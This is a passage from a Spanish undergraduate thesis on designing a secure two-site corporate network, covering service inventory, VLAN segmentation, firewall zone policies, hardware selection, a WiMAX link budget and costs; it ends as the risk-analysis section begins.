Red telemática segura para la prestación de servicios

Trabajo de Final de Grado

Memoria de TFG

Jesús Feliz Fernández

Consultor:
Antoni Morell Pérez

Grado de Tecnologías de Telecomunicación
Ingeniería Telemática

Universidad Oberta de Catalunya

A mi familia, que siempre ha estado a mi lado apoyándome en todas las decisiones que he tomado.

1 Introducción

1.1 Justificación y contexto

En un mundo interconectado y cada vez más dependiente de las diferentes soluciones tecnológicas que lo conforman, las organizaciones hacen uso de las herramientas a su alcance para conseguir los objetivos marcados. El uso de las nuevas tecnologías ha revolucionado y cambiado la forma de trabajo en los últimos años y ha permitido aumentar el rendimiento y la eficiencia de forma significativa, sin embargo, introduce una serie de riesgos y amenazas de las que debe tenerse constancia para que puedan ser valoradas y mitigadas.

Debido a su antigüedad, origen y otros factores, gran parte de los protocolos y servicios sobre los que se sustentan las comunicaciones no han sido diseñados teniendo en cuenta la seguridad ni los posibles vectores de ataque. En algunos casos, pueden ser sustituidos por otros equivalentes, en otros, han sido mejorados y reconvertidos, pero en muchos otros, debido a su naturaleza y dependencia, resulta muy complicado mitigar el riesgo sin la realización de un correcto diseño de toda la infraestructura que conforma la red y la introducción de mecanismos adicionales que fortalezcan el conjunto completo.

La mejora de la seguridad tiene un impacto elevado en todos los órdenes, necesita estar implicada en un proceso de mejora continua, y en ningún caso es posible mitigar el riesgo en su totalidad. El presente proyecto pretende abordar, desde un punto de vista lógico, el diseño de una red telemática segura en la que puedan prestarse una serie de servicios básicos y comunes a una gran parte de las organizaciones actuales.

El contexto de trabajo se dividirá en dos partes descritas a continuación. En ambos casos se contará con dos sedes de trabajo separadas geográficamente y comunicadas a través de Internet, que tendrán que intercambiar servicios y trabajar de forma segura.

1.1.1 Escenario teórico

En este escenario se pretende desarrollar, con soluciones existentes, la arquitectura necesaria para garantizar la seguridad y disponibilidad, a nivel de red, de los servicios y comunicaciones existentes. Es un escenario teórico debido a que, por limitaciones prácticas, no será posible reproducirlo con exactitud. Sin embargo, servirá como modelo teórico para el caso práctico descrito a continuación.

El escenario cuenta con dos sedes separadas geográficamente una distancia de 10 kilómetros, e interconectadas por dos líneas redundantes, una a través de Internet mediante una VPN, y otra punto a punto de contingencia a través de un radio enlace WiMAX de aproximadamente 30Mbps, considerado suficiente para el acceso a servicios internos, ubicados en la sede 1, por parte de los usuarios de la sede 2.

Cada una de las sedes dispondrá de una conexión dedicada desde la que se prestarán los servicios externos de la organización, y otra conexión separada desde la que se dará acceso a Internet a los usuarios internos y que se utilizará, además, para realizar la conexión entre sedes.

En cada una de las sedes, la red estará segregada en subredes en función de las distintas necesidades. Se contará con dos redesDMZ, en las que se situarán los servicios expuestos, una red Interna, en la que se colocarán los servicios privados, y varias redes de usuarios a la que se

conectarán los clientes. Los clientes, además, tendrán la posibilidad de teletrabajarconectándose a la sede correspondiente.

1.1.2 Escenario práctico

En este escenario se pondrán a prueba las soluciones propuestas, dentro de las limitaciones propias de los medios disponibles.

La simulación será realizada de modo que pueda ser fácilmente exportable y repetible en un entorno controlado. Para ello, se desplegarán una serie de máquinas virtuales en diversas redes simulando las dos sedes, las subredes que las componen, los servicios clave, y las máquinas de cliente.

1.2 Objetivos

Los objetivos del proyecto son varios y van a marcar las líneas de investigación y trabajo del mismo.

- Diseño de arquitectura teórica inicial que cubra las necesidades básicas de una organización y se realizará una propuesta teórica con productos de mercado que cubra los puntos descritos.
- Estudio sobre los potenciales riesgos, a nivel de redes y comunicaciones, derivados de la prestación de los distintos servicios.
- Selección de los riesgos principales a mitigar en el escenario real.
- Despliegue de la arquitectura propuesta en laboratorio y validación del correcto funcionamiento de todos los servicios.
- Realización de la batería de pruebas que demuestren la realidad de los riesgos seleccionados.
- Aplicación de todos los elementos técnicos al alcance mara aumentar la seguridad y mitigar los riesgos descritos.
- Descripción de conclusiones.

1.3 Planificación del proyecto

La planificación del proyecto se ha realizado a través de un Diagrama de Gantt en el que se han representado los hitos más relevantes, su duración estimada y las fechas de cierre de las diferentes actividades.




Figura 1–Diagrama de Gantt

WBS	Nombre	Inicio	Fin	Trabajo	Duración	% Completado
1	Inicio de entrega de PECs	sep 30	sep 30	1d	1d	100
2	Redacción de introducción y objetivos	oct 5	oct 5	1d	1d	100
3	**Análisis y diseño teórico**	**oct 6**	**nov 4**	**30d**	**30d**	100
3.1	Diseño de infraestructura	oct 6	oct 10	5d	5d	100
3.2	Análisis de servicios	oct 11	oct 12	2d	2d	100
3.3	Mapa y topología de red	oct 13	oct 17	5d	5d	100
3.4	Comunicaciones	oct 18	oct 19	2d	2d	100
3.5	Riesgos y vectores de ataque	oct 20	oct 24	5d	5d	100
3.6	Soluciones de seguridad	oct 25	oct 29	5d	5d	100
3.7	Integración teórica	oct 30	nov 1	3d	3d	100
3.8	Definición de pruebas	nov 2	nov 4	3d	3d	100
4	**Implementación práctica**	**nov 5**	**dic 12**	**38d**	**38d**	100
4.1	Diferencias entre escenarios	nov 5	nov 5	1d	1d	100
4.2	Definición del entorno de trabajo	nov 6	nov 7	2d	2d	100
4.3	Despliegue de infraestructura	nov 8	nov 12	5d	5d	100
4.4	Instalación de servicios	nov 13	nov 17	5d	5d	100
4.5	Configuración de comunicaciones	nov 18	nov 20	3d	3d	100
4.6	Prueba de concepto 1	nov 21	nov 23	3d	3d	100
4.7	Prueba de concepto 2	nov 24	nov 30	7d	7d	100
4.8	Instalación de elementos de seguridad	dic 1	dic 10	10d	10d	100
4.9	Prueba de concepto 3	dic 11	dic 12	2d	2d	100
5	Conclusiones	dic 13	dic 14	2d	2d	100
6	**Cierre de trabajo**	**dic 15**	**dic 29**	**15d**	**15d**	100
6.1	Redacción	dic 15	dic 24	10d	10d	100
6.2	Preparación de entregables	dic 25	dic 29	5d	5d	100
7	Entrega	ene 23	ene 23	N/D	N/D	100

Figura 2 – Listado de tareas

2 Análisis y diseño teórico

2.1 Servicios públicos y privados

Existen una serie de servicios comunes a la gran mayoría de organizaciones que, independientemente de su naturaleza, son necesarios para que su actividad pueda ser realizada de forma eficiente y productiva. Si bien es cierto que en muchas ocasiones se elige la opción de externalizar ciertas partes de la infraestructura tecnológica, de uno u otro modo la necesidad de contar con ciertos servicios es inevitable. A continuación, se resumen cada uno de ellos.

Para poder hacer una breve clasificación, se diferenciará entre públicos, que son aquellos elementos y dependencias que prestan un servicio accesible desde fuera de la organización, y privados, que sólo estarán accesibles para el personal interno.

2.1.1 Servicios públicos y dependencias

- **Página web corporativa**: es el elemento de difusión principal. En él se muestra información relevante sobre el tipo de organización, catálogo de servicios, trabajos realizados, mecanismos de contacto y otros.
- **Base de datos**: dependencia necesaria para alojar el contenido dinámico de la página web corporativa.
- **MTA:**agente de transferencia de correo electrónico encargado de recibir los correos electrónicos cuyos destinatarios son personal interno de la organización. Recibe el correo y se lo reenvía al servidor de buzones, que no debería estar publicado al exterior.
- **VPN SSL**: servidor que permite la conexión de usuarios desde fuera de la organización para poder acceder a los diferentes servicios internos de la misma.

2.1.2 Servicios internos y dependencias

- **Intranet**: página web interna en la que se publica información relevante para los usuarios. Ofrece, además, servicios de recursos humanos, gestión financiera y otros.
- **Directorio activo**: repositorio centralizado de usuarios, a través del cual se lleva el control de acceso a la red y a los diferentes recursos disponibles. También ejerce labores de servidor DNS, y puede aprovecharse para realizar otras funciones, como servidor DHCP, Impresión y otros. El servidor DNS es consultado por todos los usuarios y servicios internos.
- **Servidor de ficheros**: espacio de almacenamiento en el que los usuarios depositan los ficheros corporativos de trabajo.
- **Servidor de correo**: elemento encargado de recibir los correos electrónicos del MTA externo y almacenarlos en su buzón correspondiente. Es utilizado por los usuarios a través de su cliente de correo.

2.2 Diseño de infraestructura

Desde un punto de vista lógico, el esquema de red completo es el siguiente:




Figura 3 – Esquema lógico de red

Como puede observarse, se ha planteado un escenario diferente al habitual, en el que suele existir una única conexión para dar acceso a internet tanto a los usuarios como a la publicación de servicios prestados. En su lugar, se presenta un diseño con las siguientes características:

- Conexión de servicios, que será una conexión a internet simétrica de fibra, tipo MacroLAN, directamente conectada aFirewall 1, a través del cual se publican los servicios externos de la organización.
- Conexión de navegación, que será una conexión a internet simétrica de fibra, tipo FTTH, desde la cual los usuarios de la organización podrán navegar por Internet. También se utilizará para establecer la VPN punto a punto entre sedes y que los usuarios de Sede 2 puedan acceder a los servicios internos, en Sede 1.
- Radio enlaceWiMAX, que será una línea punto a punto entre sedes conectada a los Firewall 2, y que servirá como conexión de contingencia en caso de caída de la conexión VPN.
- Firewall 1: enrutador de capa 3 del modelo OSI, con capacidad de filtrado en capa 4 e inspección de estados. A él se conectan las diferentes redes en las que se encuentran tanto los servicios expuestos como los auxiliares, necesarios para poder prestar el servicio.
- Firewall 2: enrutador de capa 3 del modelo OSI, con capacidad de filtrado en capa 4 e inspección de estados. A él se conectan las diferentes redes de usuarios, así como las redes de servicios internos.
- Se considera que la distancia entre las sedes es de 10 kilómetros y que existe visibilidad desde el punto más alto de cada uno de los edificios.

Ambos cortafuegos, en cada una de las sedes, están directamente conectados entre sí para aprovechar el ancho de banda de la red local entre usuarios y servicios publicados, en caso de que fuera necesario.

Desde un punto de vista físico, el esquema propuesto es idéntico para cada una de las sedes:




Figura 4 – Esquema físico

Según el esquema, se plantea una topología redundante a nivel de switches principales, denominados Core, a la que irán conectados el resto de elementos que conforman la red. Para poder realizar el trabajo de filtrado y separación de redes, las interfaces de los switches serán configuradas en función de las necesidad de red de cada uno de los dispositivos. Las características fundamentales de esta arquitectura son:

- Switches Core, situados en el Centro de Proceso de Datos de cada sede, a los que se conectan tanto los Firewall como los switches de oficina ubicados en la oficina.
- Switch de planta u oficina, al que se conectarán los puestos de trabajo de los usuarios de cada una de las sedes, y que posicionarán a cada equipo en su red correspondiente.
- Redundancia de electrónica de red en switches Core en activo/activo con protocolo LACP y STP.
- Redundancia de cortafuegos en modo activo/pasivo.
- Conexión de cada uno de los Core entre sí (dos enlaces 1Gbps) y con switch de oficina, utilizando el protocolo STP para evitar bucles que generen tormentas de broadcast y multicast.
- Conexión de los cortafuegos y diferentes servidores con los Core a través de, al menos, un enlace a cada Core agregado con protocolo LACP.

- Interfaces de red conectadas a cada uno de los servidores y configuradas en la VLAN correspondiente.
- Routers de conexiones para Navegación, Servicios y WiMAX conectados con doble enlace LACP a cada uno de los Core.
- Las interfaces de red conectadas a cada uno de los cortafuegos se configurarán en las diferentes VLAN utilizando tráfico etiquetado, puesto que deben ejercer de puerta de enlace de varias redes y sólo se dispone de una interface redundada por dispositivo.

Por motivos de eficiencia, puesto que se trata de una red que podría encajar en una PyME y cuyos servicios son de propósito general, se ha optado por realizar un diseño de red Ethernet en cobre categoría 6 a 1Gbps.

Entre cada una de las sedes, existen dos conexiones:

- VPN a través de Internet, establecida entre las conexiones de navegación. Es utilizada para que los usuarios de la Sede 2 puedan llegar a los servicios Internos de Sede 1 y, además, para replicar los servicios publicados que se consideran críticos para la organización.
- Radio enlace WiMAX, utilizada como línea de respaldo de la conexión VPN. En caso de caída de la línea de navegación de cualquiera de las sedes, los usuarios de Sede 2 seguirían accediendo a los servicios internos a través del WiMAX.

2.3 Redes y zonas de seguridad

Desde el punto de vista de la red, a pesar de que, de por sí, existe una diferencia clara entre servicios públicos y privados, se plantea una segregación en subredes y zonas de firewall que garanticen un nivel de seguridad inicial aceptable y permitan mitigar riesgos innecesarios. Cada una de las subredes se corresponderá, a su vez, con una zona de seguridad configurada en su firewall, y dispondrá de una VLAN dedicada sin enrutamiento en los switches, de modo que todo el tráfico entre redes quede delegado en el cortafuegos.La configuración de red propuesta es la siguiente:

Sede	Zona	Subred	Firewall	VLAN ID
Sede 1	S1Gestion01	192.168.10.0/24	FW1/2-01	10
	S1DepDMZ01	192.168.11.0/24	FW1-01	11
	S1ServDMZ01	192.168.12.0/24	FW1-01	12
	S1User01	192.168.13.0/24	FW2-01	13
	S1User02	192.168.14.0/24	FW2-01	14
	S1ServPriv01	192.168.15.0/24	FW2-01	15
	Pub-01	192.168.1.211/32	FW1-01	101
	Nav-01	192.168.1.213/32	FW2-01	102
	S1InterZone	192.168.51.0/24	FW1/2-01	151
Sede 2	S2Gestion02	192.168.16.0/24	FW2-02	16
	S2DepDMZ02	192.168.21.0/24	FW1-02	17
	S2ServDMZ02	192.168.22.0/24	FW1-02	18
	S2User03	192.168.23.0/24	FW2-02	19
	S2User04	192.168.24.0/24	FW2-02	20
	Pub-02	192.168.1.214/32	FW1-02	103
	Nav-02	192.168.1.215/32	FW2-02	104
	S2InterZone	192.168.52.0/24	FW1/2-02	152

Tabla 1 – Configuración de red escenario teórico

Como puede observarse, se ha añadido una zona denominada Gestión, a la que se conectarán las interfaces de administración de cada uno de los elementos que conforman la red. Sólo los usuarios administradores tendrán permiso para acceder a ella.

En cada Firewall se configurarán las zonas correspondientes y se conectarán mediante tráfico etiquetado a la VLAN correspondiente, previamente definida en los switches.

2.4 Diseño de comunicaciones entre redes y sedes

La política por defecto de cualquiera de las zonas de seguridad es denegar todo el tráfico entre redes para, a continuación, permitir sólo el que sea necesario.

2.4.1 Comunicación entre redes

Las políticas permitidas entre zonas son las siguientes:

Origen	Destino	Servicios	Puertos
User02/04	Gestion01/02	SSH y HTTPS	22, 443
User02/04	ServDMZ01/02	SSH	22
User02/04	DepDMZ01/02	SSH	22
User02/04	ServPriv01	SSH	22
User*	ServPriv01	LDAP, Kerberos, DNS, DHCP, HTTPS, CIFS, IMAPS, SMTP	445, 88, 389, 53, 67, 443, 993, 25
User*	ServDMZ01	HTTP, HTTPS	80, 443
User01/02	Nav01	HTTP, HTTPS	80, 443
User03/04	Nav02	HTTP, HTTPS	80, 443
Pub01	ServDMZ01	HTTP, HTTPS, SMTP	80, 443, 25
Pub02	ServDMZ02	HTTP, HTTPS	80, 443
ServDMZ01	DepDMZ01	MySQL	3306
ServDMZ02	DepDMZ02	MySQL	3306
Todo	Nav-01/02	DNS	53

Tabla 2 – Políticas entre zonas de escenario teórico

Al realizar las reglas para cada una de las zonas, se tendrá en cuenta la IP puntual de la máquina que debe ser alcanzada.

2.4.2 Comunicación entre sedes

La comunicación entre las sedes se realizará a través de:

- **Conexión principal**: VPN IPSec creada entre los cortafuegos 02 de cada sede utilizando la línea de navegación, de 300Mbps simétrica. Una vez establecida, se aplican las políticas entre zonas definidas.
- **Conexión de contingencia**: Línea punto a punto utilizando enlaces WiMAX que sustituirá a la VPN IPSec en caso de caída de la misma. Al tratarse de una línea de contingencia, se estima que 30Mbps son suficientes para cubrir el acceso de los usuarios a los diferentes servicios internos hasta que la línea principal haya sido recuperada.

2.5 Elementos seleccionados

2.5.1 Cortafuegos de servicios:FortinetFortiGate 100D

Como cortafuegos de servicio, se ha elegido una pareja de FortinetFortiGate 100D (http://www.fortinet.com) en alta disponibilidad por cada sede, diseñados para pequeñas y medianas empresas. Al tratarse del elemento más expuesto de la organización, puesto que por él se publican los servicios, se ha optado por un dispositivo que soporte un gran número de conexiones concurrentes y nuevas conexiones por segundo, dejando en un segundo plano la capacidad de filtrado, ya que la línea de comunicaciones en ningún caso superará el máximo del dispositivo.

Las características de cada uno de los dispositivos son:

- 20 Puertos Gigabit Ethernet
- Alta disponibilidad
- Capacidad de filtrado en capa 4 modelo OSI: 2.5 Gbps
- Conexiones concurrentes: 3.000.000
- Nuevas conexiones por segundo: 22.000
- Filtrado en capa 7 modelo OSI

Figura 5 – FortinetFortiGate 100D

Se adjunta hoja de características en el apartado de Anexos.

2.5.2 Cortafuegos de navegación: WatchGuardFirebox M200

Como cortafuegos de navegación y VPN, se ha elegido una pareja de WatchGuardFirebox M200 (http://www.watchguard.com) en alta disponibilidad por cada sede,diseñados para pequeñas y medianas empresas. Al tratarse de un elemento menos expuesto, puesto que por él no se prestan servicios, pero de un uso más intensivo, ya que el tráfico en la red local es mayor que en red de Internet, se ha prestado especial atención a la capacidad de filtrado.

Las características de cada uno de los dispositivos son:

- 8 Puertos Gigabit Ethernet
- Alta disponibilidad
- Capacidad de filtrado en capa 4 modelo OSI: 3.2 Gbps
- Conexiones concurrentes: 1.700.000
- Nuevas conexiones por segundo: 20.000
- Filtrado en capa 7 modelo OSI

Figura 6 – WatchGuardFirebox M200

Se adjunta hoja de características en el apartado de Anexos.

2.5.3 Electrónica de red: Juniper EX2200 48T

La electrónica de red seleccionada se compone de tres switches Juniper EX2200 con 48 puertos a 10/100/1000 cobre Ethernet en cada sede. Dos de ellos estarán alojados en el centro de proceso de datos, y el tercero lo estará en la planta de oficina.

Las características de cada uno de los dispositivos son:

- 48 puertos de red 10/100/1000 cobre Ethernet
- 4 puertos de redfibra 1000 Baste T SFP
- Ancho de banda de 104 Gbps
- Soporte del protocolo SpanningTree
- Soporte de protocolo de agregación LACP
- Soporte de VLAN 802.1q
- Capacidades de enrutamiento en capa 3 modelo OSI
- Protocolos de enrutamiento OSPF y RIP
- Seguridad de acceso a medio 802.1X
- Listas de control de acceso
- Capacidades de QoS

Figura 7 – Juniper EX2200

Se adjunta hoja de características en el apartado de Anexos.

2.5.4 Servidores de virtualización: Dell PowerEdge R630

La elección para la instalación de los servicios es virtualizarlos en un clúster de tres servidores por sede en alta disponibilidad. Los servidores se han configurado a medida, y sus características principales son:

	CPU	RAM	HD	Extras	Sistema Operativo
Sede 1	2 x Xeon E5-2623	32 GB	8x1TB	Alimentación redundante 4x 1Gbps Ethernet	Proxmox VE
Sede 2	2 x Xeon E5-2623	8 GB	2x1TB	Alimentación redundante 2 x 1Gbps Ethernet	Proxmox VE

Tabla 3 – Características de servidores virtualización

Teniendo en cuenta que en cada sede deben dejarse libres los recursos de un servidor para que el clúster en alta disponibilidad de Proxmox VE (http://www.proxmox.com) pueda absorber la caída de uno de ellos, con esta configuración se dispone de un total de 80GB de memoria RAM, 32 núcleos de CPU y unos 14TB netos de almacenamiento tras configurar la redundancia adecuada.

No se adjunta hora de características técnicas puesto que se trata de un servidor configurado a medida a través de la página web de Dell (http://www.dell.com).

2.5.5 Radio enlace WiMAX: ARBA LINK

En el mercado existen varios fabricantes de enlaces que cumplen el estándar WiMAX o están basados en él. Se ha escogido la solución ARBA LINK, del fabricante AlbentiaSystems (https://www.albentia.com), por disponer de las siguientes características:

- Puede trabajar en la banda completa de 5GHz ocupando un ancho de canal estrecho
- Buen comportamiento en entornos interferidos: la banda libre de 5GHz se utiliza para múltiples aplicaciones por lo que suele estar bastante saturada en entornos urbanos, por tanto, es necesario contar con un enlace que tenga un buen comportamiento en entornos con mucho ruido. Los equipos seleccionados utilizan un ancho de canal de sólo 10MHz, por lo que es fácil colocarlo dentro de la banda. Además, utiliza otras técnicas como ARQ y modulación adaptativa a la más robusta que proporcione la capacidad requerida en cada instante de tiempo
- Capacidades de QoS en capas 2 y 3 del modelo OSI
- Enlace configurable en modo bridge, VLAN, enrutado dinámico/estático y NAT

La solución elegida se compone de varios dispositivos que se colocarán en cada una de las sedes y que se describen a continuación.

LNK-LU150-23

Unidad PtPARBA Link Serie 100 35Mbps 4900-5875MHz con antena 23dBi integrada y herraje para colocación en mástil.

Figura 8 – LNK-LU150-23

ACC-POE57AC15-EU

Alimentador PoE activo con entrada de 100-240 VAC, 15.4W y cable europeo. A pesar de que la electrónica de red elegida dispone de PoE, el fabricante de la solución WiMAX recomienda utilizar su solución debido a que hace uso de pares de cobre adicionales para sincronismos del dispositivo.

Figura 9 – ACC-POE57AC15-EU

ACC-SSPOE

Supresor de descargas recomendado para proteger el conector Ethernet de picos de tensión que pueda haber en las torres.

Figura 10 – ACC-SSPOE

Se adjunta hoja de características de cada uno de los dispositivos en el apartado de Anexos.

Cálculo de señal

Con estos dispositivos, para una distancia de 10 kilómetros, debería conseguirse una capacidad neta de 35Mbps. Se puede comprobar utilizando las especificaciones de la hoja de características:

- Pérdidas de Friis: 127dB
- Potencia de transmisión: 23dB
- Ganancia antena Tx: 23dBi
- Ganancia antena Rx: 23dBi
- Sensibilidad del equipo a máxima modulación 64QAM-3/4: -74 dB

Con estos datos se obtiene una señal recibida de -58 dBm, por lo que existen 16dB de margen respecto a los -74dBm de sensibilidad que tiene el equipo.

La conclusión es que se puede utilizar el enlace con antenas integradas de 23dBi para obtener la máxima capacidad de 35Mbps, superior a los 30Mbps necesitados.

2.5.6 Conexiones a Internet

Las conexiones a Internet han sido seleccionadas con dos proveedores diferentes para mitigar el riesgo de una caída completa. Para cada una de las sedes:

- Conexión de servicios: Telefónica DIBA sobre MacroLan, 100 Mbps simétricos garantizados
- Conexión de navegación y VPN: Vodafone FTTH 300 Mbps simétricos

2.6 Valoración económica

La valoración económica expuesta está basada en los precios de lista de los diferentes fabricantes con un año de soporte, y representa el desembolso inicial a nivel de infraestructura. Puede variar en función del cambio Dólar/Euro, por tanto es aproximada. No se han tenido en cuenta costes de implantación, de posibles obras ni de cableado.

Concepto	Precio unitario	Unidades	Total
FortinetFortigate 100D	1.590 €	4	6.360 €
WatchGuardFirebox M200	1.340 €	4	5.360 €
Juniper EX2200 48T	955 €	6	5.730 €
Dell PowerEdge R630 Sede 1	5.540 €	3	16.620 €
Dell PowerEdge R630 Sede 2	2.800 €	3	8.400 €
LNK-LU150-23	710 €	2	1.420 €
ACC-POE57AC15-EU	35 €	2	70 €
ACC-SSPOE	30 €	2	60 €
Proxmox VE Standard	396 €/CPU	12	4.752 €
Total			**48.772 €**

Figura 11 – Valoración económica

2.7 Análisis de riesgos y vectores de ataque

Establecida la configuración inicial, que podría ser un esquema común y aplicable a cualquier organización actual, se ha realizado un análisis para determinar cuáles son los vectores de ataque más comunes y los riesgos a los que los sistemas de información están expuestos**desde un punto de vista de red**.

